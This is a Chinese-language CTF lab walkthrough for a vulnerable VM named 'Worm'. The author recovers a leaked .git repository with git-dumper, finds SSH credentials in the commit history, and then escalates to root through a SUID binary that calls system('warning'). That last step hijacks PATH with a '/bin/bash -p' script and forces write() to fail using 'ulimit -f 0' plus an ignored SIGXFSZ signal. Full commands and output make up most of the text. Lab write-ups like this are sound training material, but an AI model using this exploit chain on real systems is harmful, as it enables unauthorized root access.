端口收集一下直接扫就 22 和 80

主页啥也没有

先简单扫一下 80 目录

```
[22:58:04] Starting:
[22:58:05] 301 -  313B  - /.git  ->  http://192.168.1.147/.git/
[22:58:05] 200 -  606B  - /.git/
[22:58:05] 200 -   92B  - /.git/config
[22:58:05] 200 -   73B  - /.git/description
[22:58:05] 200 -    2B  - /.git/COMMIT_EDITMSG
[22:58:05] 200 -  411B  - /.git/branches/
[22:58:05] 200 -   23B  - /.git/HEAD
[22:58:05] 200 -  673B  - /.git/hooks/
[22:58:05] 200 -  217B  - /.git/index
[22:58:05] 200 -  459B  - /.git/info/
[22:58:05] 200 -  240B  - /.git/info/exclude
[22:58:05] 200 -  483B  - /.git/logs/
[22:58:05] 200 -  558B  - /.git/logs/HEAD
[22:58:05] 301 -  323B  - /.git/logs/refs  ->  http://192.168.1.147/.git/logs/refs/
[22:58:05] 200 -  558B  - /.git/logs/refs/heads/master
[22:58:05] 301 -  329B  - /.git/logs/refs/heads  ->  http://192.168.1.147/.git/logs/refs/heads/
[22:58:05] 200 -  532B  - /.git/objects/
[22:58:05] 200 -  463B  - /.git/refs/
[22:58:05] 301 -  324B  - /.git/refs/heads  ->  http://192.168.1.147/.git/refs/heads/
[22:58:05] 200 -   41B  - /.git/refs/heads/master
```

Git 泄露，使用 git-dumper 还原一下源码。

```
python3 git_dumper.py ./source_code
```

看一下

```
┌──(.venv)─(kali㉿kali)-[~/RedteamStu/HVM/Worm/source_code]
└─$ ls
creds.txt  index.html

┌──(.venv)─(kali㉿kali)-[~/RedteamStu/HVM/Worm/source_code]
└─$ cat creds.txt
june:showmeyourpassword

┌──(.venv)─(kali㉿kali)-[~/RedteamStu/HVM/Worm/source_code]
└─$ cat index.html
<h1>Maze-Sec</h1>

┌──(.venv)─(kali㉿kali)-[~/RedteamStu/HVM/Worm/source_code]
└─$ ssh june@192.168.1.147
june@192.168.1.147's password:
Permission denied, please try again.
june@192.168.1.147's password:
Permission denied, please try again.
june@192.168.1.147's password:
june@192.168.1.147: Permission denied (publickey,password).
```

有凭据文件，额登不上，我寻思这么简单呢。
查看一下查看提交历史

```
┌──(.venv)─(kali㉿kali)-[~/RedteamStu/HVM/Worm/source_code]
└─$ git log
commit b20ebc0e54047f39e739f50e21837b154cd4c6b9 (HEAD -> master)
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:07:31 2026 -0500

    4

commit 1e0f35c5f74fa99bfff05187488e76bc6c072db6
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:07:02 2026 -0500

    3

commit c62888da183b18a51c52bbfdad3d448fe2da2a86
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:06:43 2026 -0500

    2

commit ce0df0104ba2e23e9a749aab4622b342104934de
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:06:08 2026 -0500

    1
```

不多，都看一下，`git show [hash 值]`
4 是最后一次提交，但是是错的，再看 3，发现新的 `creds.txt` 提交记录，直接连接 `ssh`

提权

```
june@Worm:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/write
june@Worm:~$ ls -la /opt/write
-rwsr-sr-x 1 root root 17104 Jan 20 09:47 /opt/write
june@Worm:~$
```

明显/opt/write 有问题
扒下来看一下
二进制不是很会
导入 IDA 直接 F5 看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v3; // rax@13
  int fd; // [sp+24h] [bp-Ch]@7
  char *s; // [sp+28h] [bp-8h]@4

  if ( argc != 2 )
  {
    fprintf(stderr, "Usage: %s \"message to write\"\n", *argv, argv);
    exit(1);
  }
  s = (char *)argv[1];
  if ( setuid(0) < 0 )
  {
    perror("setuid(0) failed");
    exit(1);
  }
  fd = open("/opt/welcome.txt", 577, 420LL, argv);
  if ( fd < 0 )
  {
    perror("Failed to open /opt/welcome.txt");
    if ( setuid(0) < 0 )
    {
      perror("setuid(0) failed before calling warning");
      exit(1);
    }
    system("warning");
    exit(1);
  }
  v3 = strlen(s);
  if ( write(fd, s, v3) < 0 )
  {
    perror("Failed to write to file");
    close(fd);
    if ( setuid(0) < 0 )
    {
      perror("setuid(0) failed before calling warning");
      exit(1);
    }
    system("warning");
```


漏洞点 1



漏洞点 2

```
    exit(1);
  }
  close(fd);
  puts("Message successfully written to /opt/welcome.txt");
  return 0;
}
```

问一下 AI，基本确定提权点是触发 system("warning")，并且后面直接加载字符串 "warning" 作为参数，可以尝试劫持 path，执行我们得 warning 文件；第一个漏洞点需要使 open() 返回 -1，第二个漏洞点需要使 write() 返回 -1。
可以尝试/opt 创建一个 welcome.txt 目录，导致 open()失败返回-1，但是目录不可写。
还可以尝试将磁盘空间耗尽，填满磁盘导致 root 无法创建新的文件，依旧是权限问题没有足够权限填满磁盘。
最后得办法（问的 AI）：利用 Linux 资源限制机制和信号机制
Linux 内核为每个进程维护一组**资源限制**，防止单个进程消耗过多系统资源。

```
Linux 内核
  资源限制表 (rlimit)
RLIMIT_FSIZE   - 文件大小限制
RLIMIT_NOFILE  - 打开文件数限制
RLIMIT_NPROC   - 进程数限制
RLIMIT_CPU     - CPU 时间限制
RLIMIT_AS      - 虚拟内存限制
RLIMIT_CORE    - core 文件大小限制
RLIMIT_STACK   - 栈大小限制
...
```

以上每个资源限制有两个值：
软限制(Soft Limit)当前生效的限制，进程可以自己降低或提高（不超过硬限制）
硬限制(Hard Limit)上限值，只有 root 可以提高



当前用户 shell 使无限制的
并且子进程会继承父进程的资源限制，资源限制与用户权限无关，即使子进程有 root 权限，仍然受限于继承的 RLIMIT_FSIZE。

这里使用 ulimit -f 0 # *禁止创建任何文件（0 × 512 = 0 字节）*
如果现在尝试创建一个非空文件就会出错

```
june@Worm:~$ ulimit -Sf
unlimited
june@Worm:~$ ulimit -Hf
unlimited
june@Worm:~$ ulimit -f 0
june@Worm:~$ ulimit -Sf
0
june@Worm:~$ ulimit -Hf
0
june@Worm:~$ echo "123" > 123.txt
Connection to 192.168.0.139 closed.
```

也是直接给我 ssh 杀了，文件重定向 (>) 是由当前的 Shell (Bash) 亲自处理的，所以在超过文件大小限制的时候内核立刻向当前的 Shell 发送了 **SIGXFSZ** (File Size Limit Exceeded) 信号，所以问的 ssh shell 就直接挂了。信号是 Linux 进程间通信的一种方式，用于通知进程发生了某个事件。

信号处理方式

1. 默认处理 (SIG_DFL) - 由内核执行默认动作 - SIGXFSZ 的默认动作是终止进程
2. 忽略信号 (SIG_IGN) - 信号被丢弃，进程继续执行 - 注意：SIGKILL 和 SIGSTOP 不能被忽略
3. 自定义处理 (handler function) - 执行用户定义的信号处理函数

kill -l 查看信号列表

```
root@Worm:/tmp# kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL       5) SIGTRAP
 6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE     14) SIGALRM     15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS      34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
```

我们要利用的就是 25 SIGXFSZ (Signal eXceeded File SiZe)，进程尝试写入超过 RLIMIT_FSIZE 限制的文件时会触发，默认行为是终止进程。关键是这个信号可以被忽略，并且信号处理方式被可以被子进程继承！使用 trap '' SIGXFSZ 设置忽略信号

```
june@Worm:~$ ulimit -f 0
june@Worm:~$ ulimit -Sf
0
june@Worm:~$ ulimit -Hf
0
june@Worm:~$ trap '' SIGXFSZ
june@Worm:~$ echo "123" > 123.txt
-bash: echo: write error: File too large
june@Worm:~$
```

现在这里就只是正常报错，没有挂 shell 了，因为信号被忽略了。

然后开始提权，先劫持 path，指向我们自己的 warning 文件

如果只加 ulimit -f 0 的话，程序在触发 write("test")之后就会发送终止信息，进程就会直接死掉不会出现 write()返回-1，所以加上 trap '' SIGXFSZ，忽略掉信号，让 write()可以正常返回-1，出现报错，从而触发我们的 warning。

```
june@Worm:~$ cd /tmp
june@Worm:/tmp$ echo '#!/bin/bash' > warning
june@Worm:/tmp$ echo '/bin/bash -p' >> warning
june@Worm:/tmp$ chmod +x warning
june@Worm:/tmp$ export PATH=/tmp:$PATH
june@Worm:/tmp$ ulimit -f 0
june@Worm:/tmp$ /opt/write "test"
File size limit exceeded
june@Worm:/tmp$
```

```
june@Worm:~$ cd /tmp
june@Worm:/tmp$ echo '#!/bin/bash' > warning
june@Worm:/tmp$ echo '/bin/bash -p' >> warning
june@Worm:/tmp$ chmod +x warning
june@Worm:/tmp$ export PATH=/tmp:$PATH
june@Worm:/tmp$ trap '' SIGXFSZ
june@Worm:/tmp$ ulimit -f 0
june@Worm:/tmp$ /opt/write "test"
Failed to write to file: File too large
root@Worm:/tmp#
```